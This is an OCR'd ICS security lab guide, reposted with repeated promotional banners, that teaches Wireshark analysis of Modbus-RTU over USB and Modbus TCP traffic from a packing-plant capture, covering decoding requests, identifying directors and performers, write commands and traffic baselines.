
hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Type `usb.capdata` in the Wireshark filter and hit `Enter`

This will filter out everything except the serial channel data

Success



No.	Time	Source	Destination	Protocol	Length	Info
22	22.593142	host	2.5.1	USB	72	URB_BULK out
23	22.594651	2.5.2	host	USB	70	URB_BULK in
26	22.597115	host	2.5.1	USB	72	URB_BULK out
27	22.598215	2.5.2	host	USB	70	URB_BULK in
30	22.600618	host	2.5.1	USB	72	URB_BULK out
32	22.602486	2.5.2	host	USB	75	URB_BULK in
34	22.605197	host	2.5.1	USB	72	URB_BULK out
36	22.606340	2.5.2	host	USB	72	URB_BULK in
38	22.610826	host	2.5.1	USB	72	URB_BULK out
40	22.612550	2.5.2	host	USB	85	URB_BULK in
42	22.615246	host	2.5.1	USB	72	URB_BULK out
44	22.616139	2.5.2	host	USB	70	URB_BULK in

Look at the left column of the packet list, and how most of the packet numbers are filtered out how.

hide01.ir

Take a closer look at the first capture in your filtered view. In the packet decode tree-view below the list of packets, you can look at the detailed packet breakdown. Notice that every one of these packets has a line called `Leftover Capture Data`. This is the serial traffic being pushed through the USB URB channel. We can have Wireshark show this data for each packet in the main packet view by adding it as a column.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Apply as Column

Right-click on the `Leftover Capture Data` line in the packet decode tree-view.

Select `Apply as Column`

Success

Leftover Capture Data	Info
010200000006f808	URB_BULK out
010201016048	URB_BULK in
0101000a00069c0a	URB_BULK out
01010108504e	URB_BULK in
0103000000305cb	URB_BULK out
010306000426a600003bde	URB_BULK in

Now you should be able to see each USB packet's raw serial data in the main packet list.

Tip

If you were not aware of this trick in Wireshark, take note. This is by far the easiest method for analyzing what is occurring across a sequence of packets in Wireshark and can be done with just about any line in the details section.

hide01.ir

4.1. Modbus-RTU Analysis

Lets take a closer look at that Modbus-RTU traffic.


Tip

If you use the `Info` column on the right, you can see which packets are requests going `out` from the velocio-lab script, and which packets are responses coming back `in` from the PLC.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Leftover Capture Data	Info
010200000006f808	URB_BULK out
010201016048	URB_BULK in
0101000a00069c0a	URB_BULK out
01010108504e	URB_BULK in
0103000000305cb	URB_BULK out
010306000426a600003bde	URB_BULK in

Remember from our lecture that the Modbus-RTU **REQUEST** packet structure is:



Here are the four basic read functions for Modbus:

- 01 – read coils (aka digital outputs)
- 02 – read discrete inputs (aka digital inputs)
- 03 – read holding registers (aka analog outputs and internal registers)
- 04 – read input registers (aka analog inputs)

Using these function definitions, can you manually decode the three Modbus RTU requests shown in the screenshot above? I've copied the raw requests below and added spaces between the different protocol fields to help you.

What is the first request? (1st line)

```
01 02 0000 0006 f808
```

Success

From unit 1, read discrete inputs (function 2), starting at address 0, read 6 addresses (all PLC physical inputs)

This would result in reading addresses 0 through 5, corresponding to physical inputs 1 through 6

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

What is the second request? (3rd line)

```
01 01 000a 0006 9c0a
```

Success

From unit 1, read coils (function 1), starting at address 10 (000a in hex), read 6 addresses (all PLC physical outputs)

This would result in reading addresses 10 through 15, corresponding to physical outputs 1 through 6

What is the third request? (5th line)

```
01 03 0000 0003 05cb
```

Success

From unit 1, read holding registers (function 3), starting at address 0, read 3 addresses

This happens to be your State tag (address 0) and your Timer tag (addresses 1-2)

If you want to see how these Modbus addresses are assigned, you can go back to your Windows 10 VM and open your vBuilder logic for the PLC. Once you are in the program, there is a button at the top that looks like a bus, with the letters **MOD** on it. Get it? Mod-Bus... :-) Clicking on it opens a new window where you can assign your tags to any Modbus address you choose.

Interested in manually decoding the Modbus-RTU responses? I give you some hints in the challenges below.

By the way, you can remove the **Leftover Capture Data** column at any time by right-clicking on it and selecting **Remove this Column**.

You should also close your terminal window so your **velocio-lab** script stops communicating with your PLC.

5. Bonus Challenges

If you are waiting for others to finish their labs, or would like to further explore some of the concepts presented in this lab, here are a few ideas you could try. No walkthroughs are provided with these challenges, but if you get stuck and can demonstrate your efforts to Justin (the course author), he would be happy to give you some hints. You can email him at justin@controlthings.io.

5.1. Decode As

Try right clicking on one of the **Leftover Capture Data** fields in the decoded tree view, and selecting **Decode As**. Can you figure out how to force Modbus decoding on this field? Warning, don't forgot to change your Wireshark filter after you make this change since you will not longer have **Leftover Capture Data**.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

5.1. Playing with Python

Check out the script which is very short and straight forward. You can find the location of the script by running `which velocio-lab`

5.2. Decoding Modbus-RTU Responses

If you look in the `Samples/Protocols/Modbus` folder, you will find the protocol standard. Try using it to decode the Modbus-RTU response packets in your capture.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lab 3.1: Network Capture Analysis

1. Introduction

1.1. Resources Needed

- ControlThings Platform VM

1.2. Summary

In the lab, we are to analyze a network capture from a packing plant that is packaging food products. This capture contains four different ICS protocols, but we will focus on Modbus TCP. If you have time left after finishing the lab, attempt to learn more about this company and the products they are packaging through analysis of the capture.

1.3. Objectives

- Analyze ICS protocols in general
- Analyze Modbus TCP
    - Identify directors
    - Identify performers
    - Identify read requests
    - Identify write requests
    - Identify protocol baselines

hide01.ir

2. Lab Steps

Start your ControlThings VM

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit


2.1. Opening the Capture

Open the `~/Samples/Protocols/Combined/Plant1.pcap` file with Wireshark

Open the Activities menu in the upper left-hand corner. On the bottom of the screen, you will see an icon of a blue filing cabinet.



That is the **Files** application. Click on it to open it. This places you into your home directory. In your home directory, you will see various folders. Open the **Samples** folder then the **Protocols** folder. There you will find several folders named after the protocols they contain. Open the folder named **Combined**. In this folder, you will find a file called **Plant1.pcap**, which you will need to open. This should automatically open it in Wireshark.



hide01.ir

Tip


You may want to remove the custom Wireshark column we created in the last lab by right-clicking on the column header and selecting **Remove This Column**

2.2. Protocol Hierarchy


Under the **Statistics** menu, you will find several useful tools, some of which we'll explore in this lab. The first one we'll look at, **Protocol Hierarchy**, will help you understand which protocols are contained in the capture and the percentage of each protocol.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

From the Wireshark menu, open `Statistics` > `Protocol Hierarchy`



Success



You can see these statistics on the right, broken into many different measurements. As for the protocols, they are organized in a collapsible hierarchy that makes it easy to hide/show what you are most interested in.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

How many ICS protocols do you see?

- **PROFINET**
- **S7 Comm** (Siemens' proprietary protocol for their S7 family of controllers)
- **Modbus TCP**
- **EtherNet/IP-CIP**

Over 75% of this capture consists of control traffic, with Modbus, S7 Comm (this is Siemens' proprietary protocol for their S7 family of controllers), and EtherNet/IP-CIP. We are going to focus on the Modbus traffic, but if you have time, feel free to dig into these other protocols.

In the **Assessing and Exploiting Control Systems & IIoT** course, we find a few more ICS protocols in this capture that Wireshark doesn't have dissectors for...

Close the `Protocol Hierarchy` window


2.3. Focusing on Modbus

Because we are focusing on the Modbus TCP protocol in this lab, the first thing we want to do is to build a filter to show only the Modbus TCP packet captures.

Type `modbus` into the Wireshark filter field

Don't forget to hit enter...

Success



hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

This filter tells Wireshark that we want to see only TCP packets that are either going to TCP port 502 or coming from TCP port 502. This is the port that Modbus TCP uses for its communications. Modbus performers listen on this port for commands from the Modbus director. Directors will send commands such as reads and writes from their IP address on a randomly chosen TCP port to the Modbus performer's IP address on port 502. When the performer receives this command, the performer replies with a packet from their IP address on TCP port 502 to the director's IP address and the same randomly chosen TCP port used in the original request.

Look through the packets to see this bidirectional communication. For instance, packet 5 is the request from the Modbus director who is on IP 141.81.0.10 using TCP port 57184 and is talking to the Modbus performer at 141.81.0.86 who is listening on his standard Modbus port of TCP 502. Packet 6 is the response from the performer sending the information back to the same IP and port it received the request from.

2.4. Modbus Conversations

Now, to answer the question: **How many Modbus directors and Modbus performers are there?** You can scroll through all the packet and count by hand, but this will take a lot of time and is prone to mistakes due to the large size of this capture. The easiest way to do this is to use Wireshark's Conversations tool, which you can find under the Statistics menu.

From the Wireshark menu, open `Statistics` >

Go to the `IPv4` tab


This shows all the IPv4 conversations in this capture. Notice that by default the conversations window doesn't use the **modbus** filter we have in the main window. This is easy enough to fix.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Click the `Limit to display filter` at the bottom of the window

Success



Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
141.81.0.10	141.81.0.86	1,077	100 k	555	40 k	522	59 k	0.004620	84.9284	3858	5561
141.81.0.10	141.81.0.24	1,131	92 k	544	37 k	587	55 k	0.077248	84.6366	3510	5217
141.81.0.10	141.81.0.44	1,005	81 k	480	33 k	525	48 k	0.087332	84.6117	3127	4552
141.81.0.10	141.81.0.104	1,032	82 k	495	33 k	537	48 k	0.087466	84.8753	3198	4598
141.81.0.10	141.81.0.144	784	66 k	371	25 k	413	40 k	0.087562	84.8752	2426	3850
141.81.0.10	141.81.0.164	787	66 k	372	25 k	415	40 k	0.087778	84.8753	2433	3862
141.81.0.10	141.81.0.26	715	62 k	363	26 k	352	35 k	0.132325	84.5331	2507	3382
141.81.0.10	141.81.0.66	1,056	98 k	535	39 k	521	58 k	0.178421	84.6450	3770	5573
141.81.0.10	141.81.0.46	559	51 k	285	21 k	274	30 k	0.184431	84.5310	2019	2901
141.81.0.10	141.81.0.64	1,063	89 k	510	34 k	553	54 k	0.264695	84.4253	3310	5169
141.81.0.10	141.81.0.84	1,103	87 k	530	36 k	573	51 k	0.300681	84.4264	3434	4841
141.81.0.10	141.81.0.143	739	74 k	382	29 k	357	45 k	0.357634	84.5383	2762	4322
141.81.0.10	141.81.0.163	830	79 k	426	31 k	404	47 k	0.434385	84.4844	2989	4528

so now we are looking only at Modbus TCP traffic.

This view makes it easy to see how many Modbus directors and performers we have in this network. There is one line per conversation between director and performer. The Address A device is the one that initialized the conversation and the Address B device is the one that is making the replies. Here we can see that in every instance, IP address 141.81.0.10 is initializing the conversation. This must be the Modbus director because the Modbus TCP protocol doesn't have an instance where the performer can initiate its own conversations. Since we don't see any other IP addresses in the Address A column, there must be only one Modbus director in this network.

As for performers, you can see there are 13 different conversations, so there must be 13 different performers that the Modbus director is talking to.

When doing incident response or security assessments, this window will greatly help you build a baseline for normal traffic in your network and help you determine at any point if there is something unusual going on with the Modbus traffic.

2.5. Filtering by Modbus Functions

If you want to see if 141.81.0.10 is sending any command to modify or control the process on the performers, you can search for write commands. Modbus has four data write commands.

```
5 - Write Single Coil
6 - Write Single Register
15 - Write Multiple Coils
16 - Write Multiple Registers
```



Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

You can filter based on these commands with Wireshark's `modbus.func_code` variable. If you didn't know this filter string, you can learn it by looking through the Modbus filters in Wireshark's `Display Filter Expression` tool by right-clicking on the filter field or choosing inside Wireshark's `Analyze` menu. You can also find a Modbus packet and right-clicking on the Function Code line and choosing Apply as Filter to have it auto-generate the correct filter for you. You can then modify it to fit your exact needs.

Change your Wirehark filter to `modbus.func_code == 15`

Make sure you use two equal signs and hit enter at the end, or this will not work.

Success



Check for the presence of each of the four write commands listed above

You will see that no packets match for functions 5 an 6. However, when you try commands 15 and 16, you should see several resulting packets where the Modbus director is writing registers to the Modbus performers. So yes, we do have evidence that the director is actively controlling the performers by changing their coils and registers.

2.6. Traffic Baselines

If you use Wireshark's IO Graph feature under the Statistics menu, you will see there is a small spike of traffic right in the middle of the capture, around the 42-second timestamp.

Remove any filters from your filter bar

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

From the Wireshark menu, open `Statistics` > `I/O Graph`

If you graph by bytes instead of packets, you will see the spike is even larger.

!!! example "Under the *Y Axis* column in the table, double click on *Packet* to change this to *Bytes* on both lines

If we want to determine if Modbus TCP was part of that traffic spike, we can add lines to the table below the graph by using Wireshark filters to select what we want to graph. The first line in the table generates the black line in the graph which shows the total traffic with points for ever second. The second line shows bar graphs of errors that are barely visible if you look closely. We can add a third line to show our Modbus traffic.

Click the + button on the bottom left to add a new line to the table

Change the *Graph Name* field on the third line from *All Packets* to "Modbus* by double clicking on it

Change the *Display Filter* field to *Modbus*

Change the *Color* field and choose a medium blue color

